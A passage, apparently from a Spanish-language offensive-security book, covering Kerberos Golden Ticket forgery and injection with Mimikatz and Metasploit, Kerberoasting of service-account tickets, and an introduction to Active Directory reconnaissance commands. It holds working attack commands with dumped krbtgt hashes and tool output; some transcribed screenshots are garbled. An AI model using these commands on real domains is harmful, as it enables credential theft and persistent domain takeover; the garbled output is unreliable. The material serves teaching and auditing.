12: 01af5ec5e9979980e1ddad797422c
13: 01af5ec5e9979980e1ddad797422c
14: he04748f73866c3b9e5568865c1e596
15: 42913861a5c950a6f34869fh6f1ac580
16: 42913861a5c950a6f34869fh6f1ac580
17: 29289f0c5750a9d627a7babdc5d8d5
18: 7f48d20aaf43f465a929a90c7bef4450
19: b50a5bbh7712f03955a00243e6fffb02
20: f9b072795fd4a2355a1de91c7c020dd
21: * Kerberos
22:   Default Salt : EMPRESA.LOCALkrbtgt
23:   Credentials
24:     des_cbc_md5 : e9c880fb205bb9c2
25: * Kerberos-Never-Keys
26:   Default Salt : EMPRESA.LOCALkrbtgt
27:   Default Iterations : 4096
28:   Credentials
29:     aes256_hmac : <4096> : 2ce1a804342a3005392122a735eaf1aa1bf48d6abc20c479a15bd39ad7a327
30:     aes128_hmac : <4096> : ad27nc0a2e1e623e04326aace2b19a8
31:     des_cbc_md5 : <4096> : e9c880fb205bb9c2
PS C:\Windows\System32> -


```

Fig. 04.40: Ejecución de Mimikatz con PowerShell, (2º parte).

Para generar el *Golden Ticket* con 10 años de validez y suplantar al administrador debe ejecutarse el siguiente comando:

```
Invoke-Mimikatz -Command "kerberos::golden /domain:test.virtual /sid :S-1-5-21-2780353453-3704133626-3657633764 /rc4:15d4442495f64edf409edcae50d3e19f /user:Administrador /id:500 /groups:500,501,513,512,520,518,519 /ticket:gold.kirbi"
```

Con esto se genera el fichero *gold.kirbi* que podrá ser utilizado por el atacante.



```

Administrator: Windows PowerShell
PS C:\Windows\System32> Invoke-Mimikatz -Command "kerberos::golden /domain:test.virtual /sid:S-1-5-21-2780353453-3704133626-3657633764 /rc4:15d4442495f64edf409edcae50d3e19f /user:Administrador /id:500 /groups:500,501,513,512,520,518,519 /ticket:gold.kirbi"
DomainName: servidord.empresa.local / S-1-5-21-2780353453-3704133626-3657633764
.8MHz... mimikatz 2.1 (x64) built on Dec 11 2016 16:05:17
## ^ ## /* * *
## / \ ## /* * *
## v ## Benjamin DELPY 'gentilkiwi' <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/mimikatz
## v ## with 20 modules * * */
## ## ##

mimikatz>(powershell) # kerberos::golden /domain:test.virtual /sid:S-1-5-21-2780353453-3704133626-3657633764 /rc4:15d4442495f64edf409edcae50d3e19f /user:Administrador /id:500 /groups:500,501,513,512,520,518,519 /ticket:gold.kirbi
User : Administrador
Domain : test.virtual (TEST)
SID : S-1-5-21-2780353453-3704133626-3657633764
User Id : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey : 15d4442495f64edf409edcae50d3e19f - rc4_hmac_nt
Lifetime : 09/05/2017 18:13:18 : 07/05/2027 18:13:18 : 07/05/2027 18:13:18
> Ticket : gold.kirbi
* PNC generated
* PNC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Final Ticket Saved to file !
PS C:\Windows\System32>

```

Fig. 04.41: Se ha generado el Golden Ticket y es almacenado en el fichero *gold.kirbi*.

Para inyectar el *ticket* generado se emplea el siguiente comando:

```
Invoke-Mimikatz -Command ""kerberos::ptt gold.kirbi""
```

```
Administrator: Windows PowerShell
PS C:\Windows\System32> dir gold.kirbi
    Directorio: C:\Windows\System32

Mode                LastWriteTime         Length Name
-a--       09/05/2017     18:13        1405 gold.kirbi

PS C:\Windows\System32> Invoke-Mimikatz -Command '"kerberos::ptt gold.kirbi"'
Hostname: servidor.empresa.local / S-1-5-21-2780353453-3784133626-3657633764
# # # # . mimikatz 2.1 <x64> built on Dec 11 2016 18:05:17
# # ^ #. / * * *
# # < > #. 'A La Vie, A L'Amour'
# # < > #. Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
# # v #. http://blog.gentilkiwi.com/minikatz <oe:eo>
# # # #. ' # # # # with 20 modules * * */
minikatz(powershell)> # kerberos::ptt gold.kirbi
* File: 'gold.kirbi': OK
PS C:\Windows\System32>
```

Fig. 04.42: Se inyecta en memoria el Golden Ticket. Ahora el usuario tendrá permisos de administrador durante 10 años, a no ser que se cambie la clave de la cuenta "KRBTGT".

Creación de tickets con Metasploit

Metasploit también permite utilizar *Mimikatz*. Una vez comprometida una máquina y se tenga un intérprete de comandos *meterpreter*, se podrá emplear el comando *load kiwi* para utilizar la implementación de *Mimikatz* de *Metasploit*. Los comandos varían respecto a los que se utilizan en *Mimikatz*. Se podrá utilizar la ayuda con el comando *help* para listar las diferentes opciones.

Las contraseñas se guardan en el archivo SAM para los usuarios locales y en el archivo *NTDS.dit* para los usuarios del *Active Directory* en los controladores de dominio, pero además Windows almacena contraseñas y otros secretos en otras ubicaciones para una variedad de propósitos utilizados por *Local Security Authority* (LSA) dentro del registro, recibiendo el nombre *LSA secrets*. Toda esta información se almacena dentro de la clave *HKEY_LOCAL_MACHINE\Security\Policy\Secrets* y se puede extraer con el comando *lsa_dump* en una terminal de *meterpreter*.

Para ver simplemente los *tickets* que tiene el equipo en memoria bajo una sesión de *meterpreter* se utiliza el comando *tickets_list_kiwi*.

Kerberos Tickets				
Server	End	Max Renew	Client Flags	Start

Fig. 04.43: Comando para ver los tickets es kerberos_ticket_list en Metasploit, (1^a parte).

```

krbtgt@servidor:~$ klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: krbtgt/EMPRESA.LOCAL@EMPRESA.LOCAL

Valid生活环境
  Principal: krbtgt/EMPRESA.LOCAL@EMPRESA.LOCAL
  Lifetime: 2015-11-15 09:44:45.000 - 2015-11-21 17:44:45.000
  Flags: 40a50000 (NAME CANONICALIZE, OK AS DELEGATE,
        PREP AUTHENT, RENEWABLE, FORWARDABLE)

  Principal: win7s@EMPRESA.LOCAL
  Lifetime: 2015-11-15 09:44:45.000 - 2015-11-21 17:44:45.000
  Flags: 40a50000 (NAME CANONICALIZE, OK AS DELEGATE,
        PREP AUTHENT, RENEWABLE, FORWARDABLE)

  Principal: cryptsp@EMPRESA.LOCAL
  Lifetime: 2015-11-15 09:44:45.000 - 2015-11-21 17:44:45.000
  Flags: 40a50000 (NAME CANONICALIZE, PREP AUTHENT, R
        INITIAL, RENEWABLE, FORWARDABLE)

  Principal: idsp@servidor:~$ klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: idsp/EMPRESA.LOCAL@EMPRESA.LOCAL

Valid生活环境
  Principal: idsp/EMPRESA.LOCAL@EMPRESA.LOCAL
  Lifetime: 2015-11-15 09:44:45.000 - 2015-11-21 17:44:45.000
  Flags: 40a50000 (NAME CANONICALIZE, OK AS DELEGATE,
        PREP AUTHENT, RENEWABLE, FORWARDABLE)

Total Tickets : 3
meterpreter > 
Ready

```

Fig. 04.43: Comando para ver los tickets es kerberos_ticket_list en Metasploit, (2º parte).

Con el módulo de Mimikatz de Metasploit también se pueden crear tickets. Su sintaxis varía con respecto a lo visto hasta ahora. El comando `golden_ticket_create` servirá para generar el ticket y `kerberos_ticket_user` para inyectarlo en memoria.

También son diferentes los parámetros que se necesitan bajo la consola de meterpreter:

```

golden_ticket_create -d empresa.local -k ed86574d320b2d878c38053f4deb2394 -s S-1-5-21-
3617251604-3004180629-499022993 -u invaliduser -t invaliduser.tck
kerberos_ticket_user invaliduser.tck

```

The screenshot shows the Metasploit Pro Console window. It displays the command history for generating a golden ticket and injecting it into memory. The output shows the ticket was successfully created and applied.

```

Metasploit Pro Console
File Edit View Help
File Edit View Help
[...]
[*] Golden Kerberos ticket written to invaliduser.tck
[*] Kerberos ticket user invaliduser.tck
[*] Kerberos ticket stored in invaliduser.tck, 1193 bytes
[*] Kerberos ticket applied successfully.
[*] Kerberos ticket list
[*] Kerberos Tickets

Server Client SPRT Enc
Max Pkts Flags -----
[...]
krbtgt@servidor:~$ idsp@servidor:~$ klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: idsp/EMPRESA.LOCAL@EMPRESA.LOCAL

Valid生活环境
  Principal: idsp/EMPRESA.LOCAL@EMPRESA.LOCAL
  Lifetime: 2015-11-15 09:45:46.000 - 2015-11-21 17:45:46.000
  Flags: 40a50000 (PREP AUTHENT, INITIAL, RENEWABLE, FORWARDABLE)

Total Tickets : 1

```

Fig. 04.44: Ticket insertado y listo para ser utilizado.

Kerberoasting: Cracking de Tickets

Kerberoasting es una técnica que puede utilizarse para extraer credenciales de las cuentas de servicios de *Active Directory* y *crackear* su contraseña debido a la utilización de contraseñas débiles. Esta idea puede ser de especial interés ya que, en muchas ocasiones, las cuentas de servicio tienen establecidas contraseñas que no expiran en el tiempo. Además de ello, no es inusual tampoco encontrar este tipo de cuentas con grandes privilegios como, por ejemplo, administrador de dominio.

Existe una suite para atacar Kerberos llamada *Kerberoast*. Entre las herramientas de las que dispone destaca *Tgsrepcrack*, la cual permite *crackear* las cuentas de servicio.

En principio, de manera teórica este ataque puede emplearse a todas las claves, incluida la de la cuenta “KRBTGT” si se obtiene un *ticket* TGT, pero esto es inviable dada la complejidad y tamaño de la contraseña de la misma. Es decir, este ataque no será efectivo contra aquellas cuentas de servicio ofrecidas y creadas directamente por servidores Windows ya que éstas están asignadas a las cuentas de dominio de equipo, las cuales tiene una contraseña de 128 caracteres, siendo el *crackeo* de éstas algo no viable en un tiempo aceptable.

Es por ello que el ataque debe centrarse en aquellos servicios en los que se utiliza una cuenta de usuario que en aquellos servicios en los que se usa una cuenta de equipo, como se pudo observar en el ejemplo anterior en el apartado *Silver Tickets*. Además, los *tickets* de servicio pueden utilizar distintos algoritmos de cifrado al de los *tickets* TGT y en ocasiones es más fácil *crackear* la contraseña porque podría utilizar un algoritmo o contraseña más débil. Una forma de averiguar cuáles de los servicios tienen una cuenta de usuario es con el siguiente comando, especificando el nombre dominio:

```
setspn -T <NOMBRE_DOMINIO_FQDN> -Q /*
```

Del resultado obtenido, todos aquellos servicios SPN los cuales tengan el parámetro *CN=Users* en vez de *CN=Computers* serán más factibles de romper su contraseña con la herramienta *Tgsrepcrack*. Un ejemplo para intentar *crackear* una contraseña sería el siguiente:

```
./tgsrepcrack.py wordlist.txt *.kirbi
```

El archivo *wordlist.txt* representa un diccionario para ser utilizado en el ataque. Para extraer los *tickets* de servicio se puede hacer a través de *Mimikatz* como se comentó anteriormente:

```
kerberos::list /export
```

3. Reflexión sobre Kerberos

Los sistemas han ido evolucionando a lo largo de la historia y con ellos, la gestión de la autenticación y autorización. Desde las primeras contraseñas que se almacenaban en claro en el sistema, pasando después a ser representadas en un valor hexadecimal como resultado de múltiples operaciones matemáticas resultando en lo que se conoce como representación *hash*. Las primeras técnicas para la extracción de estos *hashes* marcaron un hito importante. El desarrollo de ataques como *Pass-the-*

BOXURU

Hash no hizo más que reafirmar esta nueva aproximación, permitiendo injectar directamente el *hash* para comprometer el sistema sin necesidad de *crackear* la contraseña asociada. Actualmente, se han unido a esta revolución las técnicas de ataque sobre los *tickets* de Kerberos.

En este capítulo se han podido ver los diferentes ataques a Kerberos. Se empezó con *Overpass-the-Hash*, una técnica muy similar al tradicional *Pass-the-Hash* con la que finalmente se obtiene un *ticket* TGT válido. El ataque *Pass-the-Ticket*, que permitía pasar un *ticket* para obtener ciertos nuevos privilegios sobre el dominio y finalmente se explicó la generación de *tickets* propios con las técnicas de *Golden* y *Silver Ticket*. La generación de *tickets* TGT permitía el acceso sobre todo el dominio, incluidos los controladores de dominio y la generación de *tickets* TGS brindaría acceso sobre un equipo del dominio con cierto servicio de dominio habilitado. En la imagen se puede apreciar un resumen de los diferentes ataques a Kerberos en la actualidad.

	Tiempo de Vida por defecto	Número mínimo de accesos al KDC	Objetivos Múltiples	Disponible con Smartcard	Chequeo de las restricciones (logins, usuarios deshabilitados, tiempo)	Chequeo y protección de las cuentas de usuario (RC4, AES)	Puede ser encontrado en	Es moderno
<i>Normal</i>	42 días	2	Sí	Sí	Sí	Sí	n.a.	No
<i>Overpass-the-Hash (Pass-the-key)</i>	42 días	2	Sí	No	Sí	Sí	Active Directory y Memoria en el cliente	No (Un poco)
<i>Pass-the-Ticket (TGT)</i>	10 horas	1	Sí	Sí	No (Después 20 min)	No	Memoria en el cliente	Sí
<i>Pass-the-Ticket (TGS)</i>	10 horas	0	No	Sí	No	No	Memoria en el cliente	Sí
<i>Silver Ticker</i>	30-60 días	0	No	Sí	No	No	n.a.	Sí
<i>Golden Ticket</i>	10 años	1	Sí	Sí	No (Se puede falsear)	No	n.a.	Sí

Fig. 04.45: Tabla elaborada por Benjamin Delpy que muestra un resumen de los ataques a Kerberos.

Extrayendo la información de la tabla se pueden obtener varias conclusiones:

- El tiempo de vida de los diferentes *tickets* varía según la técnica empleada, aunque lo suficiente como para realizar una auditoría completa. Si además se añade que se puede generar nuevos *tickets*, dicho tiempo se podrá alargar. Por defecto, *Mimikatz* utiliza 10 años para la técnica de ataque *Golden Ticket*.
- Los *tickets* TGT se pueden emplean contra los controladores de dominio y los *tickets* TGS sobre aquellos equipos que pertenecen al dominio con ciertos servicios convenientes.
- Los *tickets* TGS no pueden ser empleados más que para un servicio concreto.
- Todas las técnicas, excepto *Overpass-the-Hash*, pueden emplearse sobre *smartcard*.
- Los equipos mantienen diferentes *hashes* y *tickets* en memoria. Es importante el tipo de cifrado que puedan llevar esos *hashes* a la hora de injectar un *ticket*, ya que no existe ningún tipo de comprobación de qué algoritmo se debe usar.
- En general, se pueden utilizar algunas técnicas de ataque más recientes sobre *tickets* Kerberos que se saltan ciertas restricciones de seguridad implementadas en el dominio, haciendo más difícil su detección mediante los registros en los log que reflejan los inicios de sesión.

Capítulo V

Ataques a Active Directory

Este capítulo hablará de cómo un atacante podría moverse dentro de un entorno basado Microsoft *Active Directory*, generalmente corporativo, con la finalidad de escalar privilegios y ganar control total del dominio.

Se definirán cuáles suelen ser los objetivos claves en este tipo de escenarios y cómo identificar los activos críticos, así como las cuentas de dominio importantes. Una vez identificados, se tratarán distintas técnicas que pueden ayudar a diseñar o identificar el camino a seguir hasta comprometer por completo el dominio.

La utilización de algunas de estas técnicas implicará, en muchos casos, algún tipo de abuso de los protocolos NTLM y Kerberos, ya explicados en los capítulos anteriores. Por lo tanto, el presente capítulo mostrará la utilidad real de dichas debilidades en un escenario común como *Active Directory*. A continuación, se muestra un diagrama del entorno de pruebas *Active Directory* que se ha creado y utilizado a lo largo de este capítulo.




Fig. 05.01: Entorno de pruebas Active Directory utilizado en este capítulo.

Se recomienda al lector que consulte el diagrama para tener así un mejor entendimiento de las pruebas que se realizarán y tener opción a replicarlo.

Otra opción para automatizar la creación de un laboratorio de pruebas *Active Directory* puede encontrarse en: <https://github.com/dbroeglin/windows-lab>

1. Introducción a Active Directory

Active Directory, o simplemente AD, es la implementación del servicio de directorio creado por Microsoft para una red distribuida de equipos, cuya primerísima versión apareció para Windows Server 2000 y que se ha ido mejorando con cada lanzamiento de una nueva versión del sistema operativo de los de Redmond.

Un servicio de directorio es una base de datos distribuida que permite almacenar información relativa a los recursos de una red con el fin de facilitar su localización y administración. Esto es, el servicio mapea nombres de recursos de red con sus respectivas direcciones de red para que el usuario no tenga que recordar la dirección de cada recurso de red sino simplemente su nombre. El usuario podrá buscar y usar recursos en la red sin conocer el nombre o la ubicación exactos de los mismos.

Entre los distintos recursos de red, conocidos como objetos dentro de *Active Directory*, se pueden encontrar usuarios, grupos de usuarios, servicios, impresoras, equipos, servidores, permisos, asignación de recursos, políticas de acceso, etc., ordenados de forma jerárquica.

Por lo tanto, un usuario podrá utilizar los servicios de *Active Directory* para consultar un nombre de usuario y obtener el nombre del empleado asociado, su dirección, teléfono, grupos a los que pertenece, permisos asociados, etc. Otras consultas permitirán, por ejemplo, obtener un listado de servidores, impresoras disponibles, entre otros.

El servidor de directorio que ofrece dichos servicios en *Active Directory* es conocido como controlador de dominio.

El controlador de dominio se encarga de autenticar y autorizar a todos los usuarios y equipos de una red que implementa *Active Directory* y, en general, de responder a las peticiones de autenticación: inicio de sesión o *logon*, comprobación de permisos, etc. Para ello, el controlador de dominio necesita almacenar, mantener y gestionar la base de datos de usuarios y recursos de la red.

Además de ello, el servicio de directorio de Microsoft facilita a los administradores de sistemas la administración de toda la red con una vista lógica y unificada de la organización de la red y de sus recursos. De esta forma, establecer políticas de seguridad e imponerlas de manera global a lo largo de toda la organización o instalar software y actualizaciones de seguridad en toda la empresa se convierte en un proceso más sencillo.

Active Directory utiliza distintos protocolos como LDAP, DNS o DHCP, entre otros. En cuanto a protocolos de autenticación, como ya se comentó anteriormente al hablar de autenticación en

BOXWORD

sistemas Windows, *Active Directory* soporta tanto Kerberos como NTLM. Hoy en día, Kerberos es el protocolo preferido a utilizar y en caso de no ser posible su uso, NTLM se utilizará en su lugar.

Desde el punto de vista del atacante, se puede ya intuir que los servidores que actúan como controladores de dominio juegan un papel fundamental en la seguridad de *Active Directory* y que los protocolos de autenticación, Kerberos y NTLM, serán ampliamente utilizados a la hora de moverse lateral y verticalmente dentro del dominio.

Además de identificar los controladores de dominio, será necesario estudiar qué cuentas de dominio tienen suficientes privilegios para iniciar sesión en un controlador de dominio. Hacerse con el control de una de estas cuentas será, en muchas ocasiones, el objetivo número uno de un atacante que quiera hacerse con el control total del dominio *Active Directory*, ya que, una vez se disponga de ellas, éste podrá extraer de un controlador de dominio todas credenciales del dominio para hacerse pasar por cualquier usuario o moverse a su antojo por todas las máquinas del dominio. Éste será el principal objetivo a la hora de atacar o auditar un dominio basado en *Active Directory*.

A menudo, el atacante obtendrá de algún modo, por ejemplo, mediante *phishing* o comprometiendo el perímetro, acceso al dominio bajo una cuenta sin privilegios especiales. Una vez se dispone de acceso interno, se procede a realizar un reconocimiento interno en el dominio para descubrir recursos y equipos importantes que puedan ayudar a moverse de manera lateral y vertical para escalar privilegios y finalmente, de manera opcional, realizar algún tipo de tarea de persistencia en *Active Directory*.

Este capítulo mostrará una base genérica de actuación a la hora de enfrentarse a un dominio sin llegar a ser, ni tener la intención, una guía completa de *pentesting*, aunque sí compartiendo puntos comunes.

El camino partirá desde la posición donde se dispone de una cuenta de dominio sin privilegios relevantes hasta obtener credenciales con permisos de administrador de dominio o similar. La mayoría de las técnicas a utilizar serán no agresivas y centradas en explotar alguna vulnerabilidad no parcheada, una configuración no apropiada, un fallo en el diseño de *Active Directory* o un fallo en algún protocolo usado por el mismo.

Los conceptos y técnicas mostradas aquí serán aplicados en un dominio único y aislado, el cual no tendrá ninguna relación de confianza con ningún otro dominio o ser parte de un bosque. Sin embargo, aquellos escenarios que estén formados por más de un dominio podrán tratarse de manera muy similar, ayudándose además de aquellas relaciones de confianza entre los dominios para utilizar las distintas credenciales entre los distintos dominios.

Conceptos básicos

Una vez explicado brevemente qué es *Active Directory*, se va a introducir una serie limitada de conceptos importantes en este tipo de escenarios.

- Directorio. Repositorio único que contiene toda la información de los usuarios y recursos de la organización o empresa. *Active Directory* es un tipo de directorio y contiene información sobre las propiedades y la ubicación de los diferentes tipos de recursos dentro de la red.

- Dominio. Es la principal estructura lógica en *Active Directory*. Contiene los objetos dentro del directorio que forman un subconjunto administrativo. Pueden existir diferentes dominios dentro de un bosque, cada uno de ellos con su propia colección de objetos y unidades organizativas, así como políticas de seguridad.
- El protocolo DNS juega un papel importante ya que se utiliza para dar y resolver el nombre de los dominios. Es por ello que se requiere al menos un servidor DNS instalado en la red.
- Objeto. Uno de los elementos más importantes. Un objeto referencia casi cualquier componente del directorio: un usuario, grupo, recurso en la red, carpeta compartida, impresora, etc. Cada objeto dispondrá de un identificador único y una serie de propiedades específicas.
- Controlador de dominio. Ya se ha nombrado con anterioridad. Este equipo correrá alguna versión de Windows Server y contiene la base de datos de objetos del directorio para un determinado dominio, incluida la información relativa a su seguridad. Además, será responsable de la autenticación de objetos dentro de su ámbito de control.
- Árbol. Conjunto de dominios que dependen de una raíz común y se encuentran organizados con una determinada jerarquía, representada por un espacio de nombres DNS común. Por ejemplo, los dominios *acme.local*, *email.acme.local* y *www.acme.local* formarían parte del mismo árbol.
- Bosque. Agrupación de múltiples árboles de dominio en una estructura jerárquica. Los dominios del bosque están conectados entre ellos mediante relaciones de confianza. Gracias a estas relaciones, los dominios pueden confiar entre ellos y compartir recursos.
- Relación de confianza. Se utiliza para crear relaciones entre dominios, árboles y bosques. Las relaciones de confianza permiten a los usuarios de un dominio autenticarse en otro dominio y acceder a sus recursos. Existen dos tipos de relaciones de confianza: unidireccionales y bidireccionales.

Cuentas locales en Active Directory

Existen ciertas cuentas “locales” que se generan por defecto en un servidor Windows cuando se crea el dominio y se configura como controlador de dominio: “Administrador”, “Invitado” y “KRBTGT”.

La cuenta local “Administrador” es una cuenta por defecto que se utiliza en todas las versiones de Windows y no solo Windows Server. Dicha cuenta se utiliza para realizar aquellas tareas que requieren privilegios administrativos y no puede ser borrada, aunque sí renombrada o desactivada.

Cuando se crea el primer controlador de dominio, todas sus cuentas locales se convierten en cuentas de dominio. La cuenta local “Administrador” pasará a ser la cuenta de dominio “Administrador” y tendrá privilegios de administrador de dominio. Por defecto, será miembro de los privilegiados grupos “Administradores”, “Administradores del dominio” y “Administradores de organización” además del grupo “Usuarios de dominio”.

Cuando se unan los posteriores servidores Windows como controladores de dominio, sus cuentas locales que existiesen en ese momento serían eliminadas.

Siguiendo el mismo principio, la base de datos local SAM no es utilizada en los controladores de dominio. En su lugar, una base de datos de dominio lo es. Ésta se estudiará a lo largo de este capítulo por su especial interés al contener todas las credenciales de todos los usuarios del dominio.

2. Reconocimiento en Active Directory

En seguridad ofensiva, cuando se lleva a cabo una auditoría, la fase de reconocimiento juega un rol fundamental para marca el éxito o fracaso de la misma. En un entorno de *Active Directory*, esta fase es también imprescindible y sumamente importante.

Desde el punto de vista del atacante, uno tendrá que preguntarse ciertas cuestiones: ¿se disponen de credenciales de dominio?, ¿se tienen permisos como administrador local?, ¿y como administrador local en otros equipos de la red?, ¿y de administrador de dominio?, ¿cuáles son los controladores de dominio?, ¿es posible moverse lateral y verticalmente?, ¿es posible escalar privilegios? La respuesta a estas y otras preguntas marcará el camino a seguir hasta conseguir comprometer el dominio. Como se puede imaginar, las posibles rutas de explotación serán innumerables.

Como se comentó con anterioridad, se tenderá a realizar el reconocimiento de la manera menos agresiva posible y centrándose en aquellas funcionalidades nativas que Windows brinda para trabajar con *Active Directory*. Un ejemplo muy representativo de este enfoque sería en lugar de realizar un barrido activo para reconocer los equipos activos en la red, se consultaría al dominio cuáles son los equipos unidos al mismo o, en lugar de lanzar un escáner de puertos para identificar equipos Windows Server con servicios corriendo tales como LDAP, Kerberos, DNS, etc., se le preguntará al dominio por los controladores de dominio o de manera local qué servidor se ha utilizado para iniciar sesión.

Comandos Windows de dominio

Windows incorpora una gran cantidad de funciones para poder consultar, añadir, modificar o eliminar objetos de *Active Directory* tales como cuentas de usuario o equipo. Estas funciones pueden utilizarse mediante línea de comandos y su principal ventaja es que no son activamente agresivas y en muchísimas ocasiones no suelen ser monitorizados al detalle por los administradores de sistemas. Algunos de los comandos más comunes son recogidos en la siguiente tabla.


Comando	Descripción
echo %USERDOMAIN%	Obtiene el nombre del dominio al que está unido el equipo donde se ejecuta.
echo %USERDNSDOMAIN%	
echo %logonserver%	Obtiene el nombre del controlador de dominio que el equipo utilizó para autenticarse.
set logonserver	
set log	

Comando	Descripción
net groups /domain	Lista grupos existentes en el dominio actual.
net group "domain computers" /domain	Lista equipos conectados al dominio. Nota: el nombre del grupo puede variar en función del idioma del dominio <i>Active Directory</i> . En español, este grupo se llama “Equipos del dominio”.
net view /domain	Muestra una lista de los equipos en el dominio.
nltest /dclist:<DOMINIO>	Lista los controladores de dominio del dominio <DOMINIO>
net group "Domain Controllers" /domain	Lista controladores de domino (en particular, cuentas de equipo de los controladores de dominio). Nota: el nombre del grupo puede variar en función del idioma del dominio <i>Active Directory</i> . En español, este grupo se llama “Controladores de dominio”.
net group "Domain Admins"/domain	Lista usuarios con permisos de administrador de dominio. Nota: el nombre del grupo puede variar en función del idioma del dominio <i>Active Directory</i> . En español, este grupo se llama “Admins. del dominio”.
net localgroup administrators /domain	Lista los miembros del grupo “Administrators” incorporado por defecto en <i>Active Directory</i> . Otros importantes grupos, como el de “Administradores de dominio”, pertenecen a este grupo. Nota: el nombre del grupo puede variar en función del idioma del dominio <i>Active Directory</i> . En un entorno en español, este grupo se llama “administradores”.
net user /domain	Lista todos los usuarios del dominio actual.
net user <NOMBRE CUENTA> /domain	Obtiene información de una cuenta de dominio dado su nombre.

Comando	Descripción
net accounts /domain	Obtener política de contraseñas del dominio.
nltest /domain_trusts	Mapear relaciones de confianza del dominio/ dominios.

Con estos primeros comandos se podrá realizar una fase de reconocimiento inicial: se identificarán los controladores de dominio y los equipos activos y conectados al dominio sin necesidad de realizar ningún escaneo.

